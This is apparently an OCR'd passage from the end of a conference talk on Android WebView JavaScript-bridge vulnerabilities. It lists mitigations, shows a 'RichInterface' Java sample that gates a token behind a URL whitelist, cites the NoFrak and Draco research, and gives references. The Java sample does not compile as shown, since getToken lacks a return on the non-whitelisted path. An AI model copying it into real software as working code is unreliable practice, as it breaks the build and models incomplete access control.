
Temporary solution

- Do not expose "**`loadUrl`**" to JavascriptInterface
- Do not expose "**`loadUrl`**" in lifecycle callbacks
- Mind the "**`launchMode`**" of WebView activities that can be started via deeplink
- Mind the reuse of WebView

"RichInterface" solution




"RichInterface" solution



"RichInterface" solution

```
class JsObject {
    private String currentUrl;
    @JavascriptInterface
    public String getToken() {
        if (isInWhiteList(currentUrl))
        {
           return "{\"token\":\"1234567890abcdefg\"}";
        }
    }
    @JavascriptInterface
    public void setUrl(String url) {  // This bridge will be called automatically
        this.currentUrl=url;
    }
}
```

"RichInterface" evaluation



Other Mitigations

- **NoFrak**
  - <Breaking and Fixing Origin-Based Access Control in Hybrid Web/Mobile Application Frameworks>
  - https://www.cs.cornell.edu/~shmat/shmat_ndss14nofrak.pdf
- **Draco**
  - <Draco: A system for uniform and fine-grained access control for web code on android>
  - https://seclab.illinois.edu/wp-content/uploads/2016/10/draco-ccs-2016.pdf

Lessons Learned

- Document will lead us
  - Weather we have read the document before we use the API, both "app clone attack" and "navigation confused vulnerability" are caused by inaccurate reading of the document and inadequate understanding
- For cross-platform framework, some preconditions may not meet in every platform

Reference

[1] https://rypaci.com/native-html5-or-hybrid-understanding-your-mobile-application-development-options/

[2] https://docs.google.com/presentation/d/1Nv0fsiU0xtPQPyAWb0FRsjzr9h2nh339-pq7ssWoNQg/edit#slide=id.g60fa90403c_2_57

[3] https://www.youtube.com/watch?v=OFIvyc1y1ws

[4] https://www.cs.cornell.edu/~shmat/shmat_ndss14nofrak.pdf

[5] https://seclab.illinois.edu/wp-content/uploads/2016/10/draco-ccs-2016.pdf

[6] https://www.freebuf.com/articles/terminal/201407.html

[7] https://developers.google.com/web/updates/2018/09/inside-browser-part2

[8] https://docs.google.com/document/d/1cSW8fpJlUnibQKU8TMwLE5VxYZPh4u4LNu_wtkok8UE/edit

[9] https://zhuanlan.zhihu.com/p/41502551

Acknowledge

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Thank You

For your attention